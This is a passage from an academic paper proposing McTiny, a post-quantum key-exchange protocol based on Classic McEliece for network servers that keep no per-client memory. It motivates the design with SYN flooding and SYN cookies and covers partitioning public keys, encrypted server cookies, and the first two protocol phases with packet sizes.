The server allocates memory to track SYN-SYNACK pairs, including IP addresses, port numbers, and ISNs. This is exactly the memory targeted by SYN flooding. A SYN-flooding attacker simply sends a stream of SYNs to the server without responding to the resulting SYNACKs. Once the SYN-SYNACK memory fills up, the server is forced to start throwing away some SYN-SYNACK pairs, and is no longer able to handle the corresponding ACKs. The server can try to guess which SYN-SYNACK pairs are more likely to be from legitimate clients, and prioritize keeping those, but a sensible attacker will forge SYNs that look just like legitimate SYNs. If the server has enough SYN-SYNACK memory for c connections, but is receiving $100c$ indistinguishable SYNs per RTT, then a legitimate client's ACK fails with probability at least 99%.

SYN cookies store SYN-SYNACK pairs in the network rather than in server memory. Specifically, the server encodes its SYN-SYNACK pair as an authenticated cookie inside the SYNACK packet back to the client, and then forgets the SYN-SYNACK pair (if it is out of memory or simply does not want to allocate memory). The client sends the cookie back in its ACK packet. The server verifies the authenticator and reconstructs the SYN-SYNACK pair.[1]

[1] For compatibility with unmodified clients, the server actually encodes a very short authenticator inside the choice of server ISN. Modifying both the client and the server would have allowed a cleaner protocol with a longer authenticator. In this paper we are prioritizing security and simplicity above compatibility, so we do not compromise on issues such as authenticator length.

2.2 Why Stopping SYN Flooding is Not Enough

SYN cookies eliminate the server's SYN-SYNACK memory as a denial-of-service target: a forged SYN simply produces an outgoing SYNACK[2] and does not interfere with legitimate clients. But what happens if the attacker continues making a connection, not merely sending a SYN but also responding to the resulting SYNACK and sending the beginning of an HTTP GET request? The server allocates memory for the established TCP connection and for the HTTP state, much more memory than would have been used for a SYN-SYNACK pair. The attacker leaves this connection idle and repeats, consuming more and more server memory. Again the server is forced to start throwing away connections.

There is some entropy in the SYNACK that needs to be repeated in the ACK. An attacker who sends blind ACKs will only rarely succeed in making a connection, and these occasional connections will time out before they fill up memory. However, an *on-path attacker*, an attacker who controls any of the machines that see the SYNACKs on the wire or in the air, has no trouble forging ACKs. Forcing attackers to be on-path might deter casual attackers but will not stop serious attackers (see, e.g., [15]).

2.3 Tiny Network Servers

As mentioned above, not all Internet protocols are vulnerable to these memory-filling denial-of-service attacks. Consider, for example, a traditional DNS server running over UDP. This server receives a UDP packet containing a DNS query, immediately sends a UDP packet with the response, and forgets the query. A careful implementation can handle any number of clients without ever allocating memory.

DNS has an optional fallback to TCP for responses that do not fit into a UDP packet. However, at many sites, all DNS responses are short. Clients requesting information from those sites do not need the TCP fallback;[3] an attacker denying TCP service will not deny DNS service from those sites. The bottom line is that DNS can, and at some sites does, serve any number of clients using a constant amount of server memory.

Another classic example is NFS, Sun's Network File System [28]. NFS (without locks and other "stateful" features) was explicitly designed to allow "very simple servers" for robustness [28, Section 1.3]:

> The NFS protocol was intended to be as stateless as possible. That is, a server should not need to maintain any protocol state information about any of its clients in order to function correctly. Stateless servers have a distinct advantage over stateful servers in the event of a failure. With stateless servers, a client need only retry a request until the server responds; it does not even need to know that the server has crashed, or the network temporarily went down. The client of a stateful server, on the other hand, needs to either detect a server failure and rebuild the server's state when it comes back up, or cause client operations to fail.
>
> This may not sound like an important issue, but it affects the protocol in some unexpected ways. We feel that it may be worth a bit of extra complexity in the protocol to be able to write very simple servers that do not require fancy crash recovery.

An NFS server receives, e.g., a request to read the 7th block of a file, returns the contents of the block, and forgets the request. An important side effect of this type of server design is that malicious clients cannot fill up server memory.

This paper focuses on **tiny network servers** that handle and immediately forget each incoming packet, without allocating any memory. The most obvious application is making information publicly available, as in traditional DNS, anonymous read-only NFS, and anonymous read-only HTTP; as DNS and NFS illustrate, it is possible to design protocols that handle this application with tiny network servers. The concept of a tiny network server also allows more complicated computations than simply retrieving blocks of data. Tiny network servers are not necessarily connectionless, but the requirement of forgetting everything from one packet to the next means that the server has to store all connection metadata as cookies in the client. Tiny servers are not necessarily stateless, and in fact the protocol introduced in this paper periodically updates a small amount of state to support key erasure ("forward secrecy"), but we emphasize that this is not per-client state.

Tiny network servers are compatible with reliable delivery of data despite dropped packets: for example, DNS clients retry requests as often as necessary. Tiny network servers are also compatible with congestion control, again managed entirely by the client. Tiny network servers provide extra robustness against server power outages; trivial migration of connections across high-availability clusters of identically configured servers; and the ability to run on low-cost "Internet of Things" platforms.

3 The Tension Between Tiny Network Servers and Further Security Requirements

The obvious security advantage of designing a protocol to allow tiny network servers—see Section 2—is that these servers are immune to server-memory denial of service.

[2] Amplifying a packet into a larger packet raises other denial-of-service concerns, but the outgoing SYNACK is not much larger than the SYN.

[3] DNS-over-TCP was also in heavy use for an obsolete ad-hoc high-latency low-security replication mechanism (periodic client-initiated "DNS zone transfers"), but anecdotal evidence suggests that most sites have upgraded to more modern push-style server-replication mechanisms, for example using rsync over ssh.

What is not clear, however, is that tiny network servers are compatible with other security requirements. The pursuit of other security requirements has created, for example, DNS over TLS and DNS over HTTPS, and all implementations of these protocols allow attackers to trivially deny service by filling up server memory, while the original DNS over UDP allows tiny network servers that are not vulnerable to this attack.

In this section we highlight three fundamental security requirements, and analyze the difficulty of building a tiny network server that meets these requirements. We explain how to combine and extend known techniques to handle the first two requirements. The main challenge addressed in the rest of this paper is to also handle the third requirement, post-quantum security.

3.1 Requirements

Here are the three requirements mentioned above:

- We require all information to be encrypted and authenticated from end to end, protecting against interception and forgery by on-path attackers.
- We require keys to be erased promptly, providing some "forward secrecy". For comparison, if key erasure is slow, then future theft of the server (or client) allows an attacker to trivially decrypt previously recorded ciphertext.
- We require cryptography to be protected against quantum computers.

Typical cryptographic protocols such as HTTPS handle the first two requirements, and are beginning to tackle the third. However, these protocols create several insurmountable obstacles to tiny network servers. For each active client, the server has to maintain per-client state for a TCP connection, plus per-client state for a TLS handshake followed by TLS packet processing, plus per-client state for HTTP.

We therefore scrap the idea of staying compatible with HTTPS. We instead focus on the fundamental question of whether—and, if so, how—a tiny network server can provide all of these security features.

3.2 Cookies Revisited

One approach is as follows. Aura and Nikander [3] claim to straightforwardly "transform any stateful client/server protocol or communication protocol with initiator and responder into a stateless equivalent", and give some examples. The "Trickles" network stack from Shieh, Myers, and Sirer [31,32] stores all of the server's TCP-like metadata as a cookie, and also provides an interface allowing higher-level applications to store their own state as part of the cookie. Why not apply the same generic transformation to the entire per-connection HTTPS server state X, straightforwardly obtaining a higher-availability protocol where a tiny network server stores X as a cookie on the client?

The problem with this approach, in a nutshell, is packet size. These papers assume that a client request and a cookie fit into a network packet. Consider, for example, the following comment from Shieh, Myers, and Sirer: "Of course, if the server needs lengthy input from the client yet cannot encode it compactly into an input continuation, the server application will not be able to remain stateless."

Concretely, the Internet today does not reliably deliver 1500-byte packets through IPv4, and does not reliably deliver 1400-byte packets through IPv6 (even when IPv6 is supported from end to end). Normally the lower layer actually delivers 1500-byte packets, but tunnels sometimes reduce the limit by a few bytes for IPv4, and usually reduce the limit by more bytes for IPv6; see, e.g., [29] and [22].

These limits are actually on fragment size rather than end-to-end packet size. Why not split larger packets into fragments? The answer is that this is unacceptable for a tiny network server. Fragments often take different amounts of time to be delivered, so the server is forced to allocate memory for fragments that have not yet been reassembled into packets. This memory is a target of denial-of-service attacks. The only safe solution is to limit the packet size to the fragment size.

IPv6 guarantees that 1280-byte packets (and smaller packets) can be sent from end to end, without fragmentation. This guarantee simplifies protocol design. Historically, some network links had even smaller packet-size limits, and technically the IPv4 standard still allows routers to split packets into much smaller fragments, but it is difficult to find evidence of problems with 1280-byte packets on the Internet today. This paper focuses on clients and servers connected by a network that delivers 1280-byte packets.

It is not entirely inconceivable that all essential details of an HTTPS state could be squeezed into such a small packet, with enough restrictions and modifications to HTTPS. But continuing down this path would clearly be much more work than directly designing a cryptographic protocol for tiny network servers.

3.3 ECC For Tiny Network Servers

We instead start from an existing special-purpose cryptographic protocol that *does* work with tiny network servers, namely Bernstein's DNSCurve [5]. This protocol takes advantage of the small size of public keys in elliptic-curve cryptography (ECC), specifically 32 bytes for Curve25519.

A DNSCurve client starts with knowledge of the server's long-term public key sG, previously retrieved from a parent DNS server. Here s is an integer, the server's secret key; G is a standard elliptic-curve point; and sG is the output of a mathematical operation, called elliptic-curve scalar multiplication, whose details are not relevant to this paper. The client gener-

ates its own public key cG, and sends a packet to the server containing cG and the ciphertext for a DNS query. The server immediately responds with the ciphertext for a response, and forgets the query. Both ciphertexts are encrypted and authenticated under a shared secret key, a 256-bit hash of the point csG; the server computes csG from s and cG, and the client computes csG from c and sG. The client knows that the response is from the server: the shared secret key is known only to the client and the server, and nobody else can generate a valid authenticator.

We highlight two limitations of DNSCurve compared to HTTPS, and explain how to fix these. First, each public-key handshake in DNSCurve handles only one query packet and one response packet, while one HTTPS handshake is typically followed by a web page, often 1000 packets or more.

A conceptually straightforward fix is to carry out a separate DNSCurve-style query for each block of a web page. ECC public keys are small, so the traffic overhead is small; ECC operations are very fast, so there is no problem in CPU time. However, our goal is actually to upgrade to post-quantum cryptography, which uses much larger keys, creating performance problems; see below.

A more efficient fix is for the server to encrypt and authenticate the 256-bit shared secret key under a key known only to the server, obtaining a cookie. The server includes this cookie in the response to the client. The server then accepts this cookie as an alternative to cG, allowing the client to carry out subsequent queries without sending cG again.

The second limitation that we highlight is the lack of forward secrecy in DNSCurve. DNSCurve clients can erase keys promptly, for example discarding cG after one connection, but it is not so easy for a DNSCurve server to move from one long-term key to another: this requires uploading the new key to the parent DNS server, something that could be automated in theory but that is rarely automated in practice.

One fix is for the client to encrypt its confidential query only to a short-term server key, rather than to the server's long-term key. This takes two steps: first the client issues a non-confidential query asking for the server's short-term public key; then the client issues its confidential query to the server's short-term public key. The server frequently replaces its short-term public key with a new short-term public key, erasing the old key.

What makes these protocols easy to design, within the constraint of tiny network servers, is the fact that ECC keys and ciphertexts fit into a small corner of a network packet. The question addressed in the rest of this paper is whether tiny network servers can achieve encryption, authentication, and key erasure for much larger post-quantum keys.

4 Code-Based Cryptography

This section explains the basics of code-based cryptography and specifies the parameters used in this proposal.

McEliece introduced code-based cryptography in 1978 in [23]. The system uses error correcting codes and the public and private keys are different representations of the same code; the private one allows efficient decoding while the public one resembles a random code which makes it hard to decode. In 1986, Niederreiter [25] published a modification of the McEliece scheme which decreases the ciphertext size. Niederreiter's original proposal involved some codes which turned out to be weak, but using Niederreiter's short ciphertexts with the binary Goppa codes [16] proposed by McEliece in his encryption scheme combines the benefits of both schemes.

McBits, by Bernstein, Chou, and Schwabe [7], extends this public-key primitive into a full IND-CCA2 secure encryption scheme, combining it with a KEM-DEM [13] construction. The PQCRYPTO recommendations [2] include McBits as the only public-key encryption scheme. McBits uses a code of length $n = 6960$, dimension $k = 5413$ and adding $t = 119$ errors. These parameters (explained below) lead to a public key of roughly 1MB and to a ciphertext length just $n - k = 1547$ bits. The same parameters are included in the Classic McEliece submission [6] to NIST's call for Post-Quantum systems [26] as `mceliece6960119`. Classic McEliece has been selected by NIST as a Round-2 candidate [27]. Similar considerations as given in the next sections hold for other parameters and other code-based systems with large public keys.

This section explains how key encapsulation and decapsulation work; for details on key generation see [6]. The description is independent of the exact parameters; we use these for illustration purposes whenever concrete sizes are necessary and because these parameters are recommended for long-term security.

The codes considered in this paper are binary codes, meaning that all entries are in $\{0,1\}$ and that computations follow the rules of $\mathbb{F}_2$, i.e., $0+0=1+1=0, 0+1=1, 1\cdot 1=1$, and, as always, $0\cdot a=0$ for any a.

4.1 Public and Private Keys

The public key is a binary matrix $K = (I|K')$ with n columns and $n-k$ rows. The leftmost $(n-k)\times(n-k)$ part is the identity matrix I. The $(n-k)\times k$ matrix K' differs per user.

The private key is an efficient decoding mechanism for the code related to K. The decoding details do not matter for this paper but the private key is much smaller than the public key. Key generation is more computationally intensive than encapsulation or decapsulation.

Example 1 We now introduce a small example with $n = 7$ and $k = 4$ which we will use for the following sections. Let

$$K = \begin{pmatrix} 1 & 0 & 0 & 1 & 1 & 0 & 1 \\ 0 & 1 & 0 & 1 & 0 & 1 & 1 \\ 0 & 0 & 1 & 0 & 1 & 1 & 1 \end{pmatrix},$$

then

$$K' = \begin{pmatrix} 1 & 1 & 0 & 1 \\ 1 & 0 & 1 & 1 \\ 0 & 1 & 1 & 1 \end{pmatrix}.$$

4.2 Encapsulation and Decapsulation

The basic operation in encapsulation is to compute $K \cdot e$, where e is a randomly chosen binary vector of length n which has weight t, i.e., exactly t nonzero entries; and $\cdot$ denotes normal matrix-times-vector multiplication over $\mathbb{F}_2$. The result of this computation is a binary vector $c = Ke$ of length $n-k$. This computation takes the first row k_1 of K and computes the dot product with e, resulting in the first bit of Ke, takes the second row k_2 to similarly produce the second bit of Ke, etc.

> **Example 2** Continuing in the setting of Example 1 and choosing $e = (0,1,0,0,0,1,0)^\perp$ gives $c = (0,0,1)^\perp$, the sum of the second and the sixth column.

Decapsulation uses the private representation of the code to recover the vector e from Ke. As can be seen in the example, e is not unique. The same c is obtained by adding the fourth and the seventh column, or just by taking the third column. The cryptosystem restricts the weight t of e so that e is unique.

4.3 Security of Code-Based Cryptography

The cryptographic hardness assumption is that it is hard to find e given K and c for e of fixed (small) weight t. This is the syndrome decoding problem which is a hard problem in coding theory for random codes. For a small example like Example 1 it is easy to check all possibilities of low-weight vectors e but the complexity of these attacks grows exponentially with n and t. For code-based cryptography based on binary Goppa codes the key-size $(n-k)\cdot k$ grows with the security level λ (meaning an attacker takes 2^λ operations) as $(c_0 + o(1))\lambda^2(\lg\lambda)^2$, with $c_0 \approx 0.7418860694$, for the best attacks known today. See e.g. the documentation of [6] for an overview of attacks.

4.4 IND-CCA2 Security

The Classic McEliece system includes key confirmation and computes $\mathsf{ENC}(K) = (c, C, S)$ with $c = K \cdot e$, $C = \mathsf{hash}(2, e)$, and $S = \mathsf{hash}(1, e, c, C)$. The pair (c, C) is the ciphertext and S is the shared symmetric key. Here hash is a cryptographic hash function.

Decapsulation in Classic McEliece computes $\mathsf{DEC}(c, C, \mathsf{sk}) = S$, where $S = \mathsf{hash}(1, e, c, C)$ if the recovered e has the correct weight and satisfies $C = \mathsf{hash}(2, e)$. Else $S = \mathsf{hash}(0, v, c, C)$, where v is a secret value stored for this purpose. Thus, decapsulation never fails. Subsequent steps use S in authenticated encryption, so invalid ciphertexts will produce failed authenticators.

5 McTiny Public Keys

This section explains the mathematical details of how the McTiny protocol (described in the next section) can work on pieces of the public key while obtaining correct encryptions.

5.1 Partitioning of Public Keys

McTiny transmits a public key K from the client to the server. It splits K and uses that the computation Ke can naturally be composed using parts of K and e. Let $K = (I|K')$ and write

$$K' = \begin{pmatrix} K_{1,1} & K_{1,2} & K_{1,3} & \dots & K_{1,\ell} \\ K_{2,1} & K_{2,2} & K_{2,3} & \dots & K_{2,\ell} \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ K_{r,1} & K_{r,2} & K_{r,3} & \dots & K_{r,\ell} \end{pmatrix},$$

where the submatrices $K_{i,j}$ are chosen to be approximately equally sized and small enough to fit into a network packet along with other message parts described in the next section. For ease of exposition assume that each $K_{i,j}$ has x columns and y rows, so $k = x \cdot \ell$ and $n - k = y \cdot r$; in general the pieces may have different sizes as specified by the system parameters. All users use the same values for n, k, t, ℓ and r, so the size of each $K_{i,j}$ is universally known.

The client transmits K by sending $K_{i,j}$ and the position (i, j) for $1 \le i \le r$, $1 \le j \le \ell$. Upon receipt of $K_{i,j}$ the server computes the partial result $c_{i,j} = K_{i,j} e_j$, where e_j denotes the matching part of e and $c_{i,j}$ the matching part of the resulting vector c. For example, $c_{1,\ell} = K_{1,\ell} e_\ell$ takes e_ℓ as the last x positions of e, and computes the matrix-vector multiplication $K_{1,\ell} e_\ell$ resulting in the length-y vector $c_{1,\ell}$. The first y coordinates of c are given by $c_1 = e_{1,0} + c_{1,1} + c_{1,2} + \cdots + c_{1,\ell}$, with $e_{1,0}$ the first y positions of e.

> **Example 3** In the setting of Example 1 submatrices may be chosen as $K_{1,1} = (1\ 1), K_{1,2} = (0\ 1), K_{2,1} = (1\ 0), K_{2,2} = (1\ 1), K_{3,1} = (0\ 1)$, and $K_{3,2} = (1\ 1)$. The vector $e = (0,1,0,0,0,1,0)^\perp$ gets split into $e_{1,0} = (0), e_{2,0} = (1), e_{3,0} = (0), e_1 = (0,0)^\perp, e_2 = (1,0)^\perp$. Then $c_1 = e_{1,0} + c_{1,1} + c_{1,2} = (0) + (1\ 1)(0,0)^\perp + (0\ 1)(1,0)^\perp = 0$, matching the first coordinate of c computed earlier.

Note that each part c_{ij} poses a decoding problem for e_j which is much easier than breaking McEliece. It is thus important that these pieces are cryptographically protected.

5.2 Optimization

The partial computations of $c_{i,j}$ are independent of one another and can be performed in any order. These intermediate results take only y bits and are thus much smaller than the xy-bit sized parts of K' that they cover.

We define a concrete example `mctiny6960119` of McTiny, using the `mceliece6960119` parameters mentioned above with $k = 5413$ and $n - k = 1547$. To minimize the size of intermediate results we could take $y = 1$, $x = 5413$, and $\ell = 1$, i.e., we could transmit one row of K' at once. However, this would require 1547 steps alone in the stage of sending $K_{i,j}$. Using $\ell = 2$ and combining three rows produces chunks that might be too large for the network packets. Observing that 1MB requires about a thousand packets of 1KB each and aiming for a regular pattern of combination, we opt for $\ell = 8$ and $r = 119$ for `mctiny6960119`. Typical $K_{i,j}$ then have 13 rows and 680 columns fitting into 1105 bytes. Replies with c_{ij} fit into 2 bytes.

6 The McTiny Protocol

This section introduces the McTiny protocol. Forward secrecy is achieved by requiring each client to generate and send a fresh public key K to the server. Clients are also responsible for key erasure at the end of a session. McTiny makes it possible for the server to compute Ke, for a big matrix K and chosen weight-t vector e (see Section 4), without requiring the server to allocate any per-client memory and without needing more temporary memory than what fits into a network packet. At the end of the McTiny protocol, server and client both compute their shared symmetric key. The details of how this shared key is computed match Classic McEliece [6] and the client can use decapsulation from Classic McEliece.

Besides code-based cryptography for the public-key operations, McTiny uses authenticated encryption with symmetric keys. The PQCRYPTO recommendations [2] suggest either AES-GCM with AES-256 or Salsa20-Poly1305 with 256-bit encryption keys and 128-bit authentication keys. McTiny follows McBits in using XSalsa20-Poly1305. (XSalsa20 handles longer nonces than Salsa20.) We use $\mathrm{AE}(T : N : S)$ to denote the authenticated encryption of T under key S using nonce N.

6.1 General Setup and Phases

The server has a long-term public key pk which is used to authenticate the server and to derive a shared secret key to encrypt and authenticate all messages after the initiation message. The McTiny protocol uses a long-term McEliece key to achieve full post-quantum security. The server administrator generates this long-term key when setting up the server. The public-key infrastructure, the mechanism that disseminates and certifies server public keys, is outside the scope of this paper; we simply assume that, when the McTiny protocol begins, the client knows the server's long-term public key.

The McTiny protocol runs in four phases. The first phase, phase 0, is the initiation phase in which the client establishes contact with the server and the server proves its identity. Specifically, the server uses its long-term private key sk to decrypt the key S encapsulated by the client and respond to the client's initial request. Note that this key S is not forward-secret. The client and the server use S to encrypt and authenticate all following messages.

In phase 1 the client sends the matrix parts $K_{i,j}$ to the server and the server replies with encryptions of the partial encryptions $c_{i,j}$. Phase 2 is the row-wise combination and phase 3 computes the KEM ciphertext. A full description of the protocol is given in Figure 1. The following sections explain the steps in detail. See Table 1 for the packet sizes in each phase.

6.2 Nonces

XSalsa20-Poly1305 uses nonces with 24 bytes. In the McTiny protocol the server is responsible for generating a random 22-byte N from which most nonces are generated as $n = (N, N_0, N_1)$ in a deterministic way. Bytes N_0 and N_1 are determined by the phase the protocol is in, information regarding positions, and N_0 is even for messages from the client to the server and odd for messages the other way. Bytes are stated as integers in $[0, 255]$ in the protocol. For concreteness we state particular choices of (N_0, N_1) below for the `mctiny6960119` parameters. These apply to a large range of codes.

6.3 Server Cookies

McTiny makes heavy use of encrypted cookies to store intermediate results in the network/on the client's computer. The cookie keys s_m are symmetric keys that are used for certain time intervals. In time interval m the server uses s_m to encrypt cookies with data to itself. The server can decrypt cookies returned to it during z time intervals, while it is using $s_m, s_{m+1}, s_{m+2}, s_{m+3}, \ldots, s_{m+z-1}$. When the server generates s_{m+z} it erases s_m.

In `mctiny6960119` we specify the time interval as one minute and specify that the server remembers 8 cookie keys in any time interval, i.e. while it uses s_m it also remembers $s_{m-1}, s_{m-2}, \ldots s_{m-7}$ but not s_{m-8} or earlier keys. Each cookie contains one byte in clear which determines the cookie index modulo 8, where numbers are assigned round robin. At 22 bytes, the nonce part N is chosen long enough so that it will not repeat while the same cookie key is in use. To explain these choices, assume keys are erased within 8 minutes. If the server uses only 2 keys then client connections begin failing after a 4-minute network outage. Increasing 2 to 8 cheaply increases 4 minutes to 7 minutes. We allocate an entire byte (and add a random multiple of 8 as grease, and have the client repeat the entire byte) so that modifications to the cookie policy do not require modifications to clients.

6.4 Phase 0: Initiation

To initiate communication, the client uses the server's long-term public key pk and derives a symmetric key S using the




Figure 1: The McTiny Protocol. All AE ciphertexts are decrypted and validated. The offsets are chosen for $\ell \leq 32$.

phase		bytes/packet	packets	bytes
0	query	810	1	810
	reply	121	1	121
1	query	1226	952	1 167 152
	reply	140	952	133 280
2	query	1185	17	20 145
	reply	133	17	2 261
3	query	315	1	315
	reply	315	1	315
	queries		971	1 188 422
	replies		971	135 977

Table 1: Packet sizes in each phase of `mctiny6960119`, counting only application-layer data and not counting UDP/IP/Ethernet overhead. A public key is 1 047 319 bytes.

Classic McEliece KEM. The client sends the KEM ciphertext, a hash of the server's public key, and $\mathrm{AE}(0:R,0,0:S)$. The plaintext 0 is a 512-byte extension field, currently unused.

The server uses sk to decapsulate the KEM ciphertext and retrieve S. It verifies and decrypts $\mathrm{AE}(0:R,0,0:S)$. It then picks a random seed E of 32 bytes, computes $C_0 = (\mathrm{AE}(S,E : N,1,0 : \mathsf{hash}(s_m)),b)$, using the current cookie key s_m and $b = m \bmod 8$. The seed E determines the low-weight vector e through a deterministic function, see [6] for details. The server then picks a 22-byte nonce N, and computes and sends $\mathrm{AE}(C_0 : N,1,0 : S),(N,1,0)$ to the client. At this point the server forgets all data related to this client.

The client verifies the authenticity and stores (C_0,N).

For `mctiny6960119`, S and E have 32 bytes, nonces have 24 bytes, and $\mathrm{AE}(T : N : S)$ has the same length as T plus a 16-byte authentication tag. In total, C_0 has $32+32+16+1 = 81$ bytes and the message to the client has 40 bytes more for the nonce $N,1,0$ and the authenticator under S.

6.5 Phase 1: Partial Public-Key Encryption

Phase 1 sends the matrix pieces $K_{i,j}$ to the server which then computes the partial matrix-vector products as described in Section 5. Here we detail the cryptographic protections for this computation.

For every partial matrix $K_{i,j}$ the client sends $\mathrm{AE}(K_{i,j} : N,2(i-1),64+j-1 : S),C_0,(N,2(i-1),64+j-1)$ to the server, where $1 \le i \le r$ is the row position and $1 \le j \le \ell$ is the column position. The offset 64 works for $\ell \le 32$. This nonce is deterministic within one run and will repeat, but only to resend the same message. The related nonces save bandwidth.

If the server obtained this message before the expiry of cookie key decrypting C_0, the server obtains (S,E) and uses S and N to verify and decrypt the payload to obtain $K_{i,j}$. The server recovers e from E and computes the partial matrix-vector multiplication $c_{i,j} = K_{i,j}e_j$. The position of this matrix is computed from the nonce. The server then recomputes $C_0 = (\mathrm{AE}(S,E : N,1,0 : \mathsf{hash}(s_m)),b)$, using the current cookie key s_m and the same nonce $N,1,0$ as before. Finally, it computes a client-specific cookie key $s = \mathsf{hash}(s_m,S)$ and the cookie matching the partial encryption $C_{i,j} = (\mathrm{AE}(c_{i,j} : N,2i-1,64+j-1 : s),b)$. It picks a fresh 22-byte random nonce M, sends $\mathrm{AE}(C_0,C_{i,j} : M,2i-1,64+j-1 : S),(M,2i-1,64+j-1)$ to the client, and forgets all data related to the client.

The client verifies, decrypts, updates C_0, and stores $C_{i,j}$ for future use. If partial encryptions are missing, the client re-requests by sending the same packet with the latest C_0.

For `mctiny6960119` the public key is split into 119×8 blocks so that $119 \cdot 8 = 952$ packets need to be sent. Each packet from client to server has 1226 bytes and each reply from the server has 140 bytes (81 in C_0, $2+16+1$ in the C_{ij}, 16 in the authenticator, and 24 in the nonce).

6.6 Phase 2: Row-wise Combination

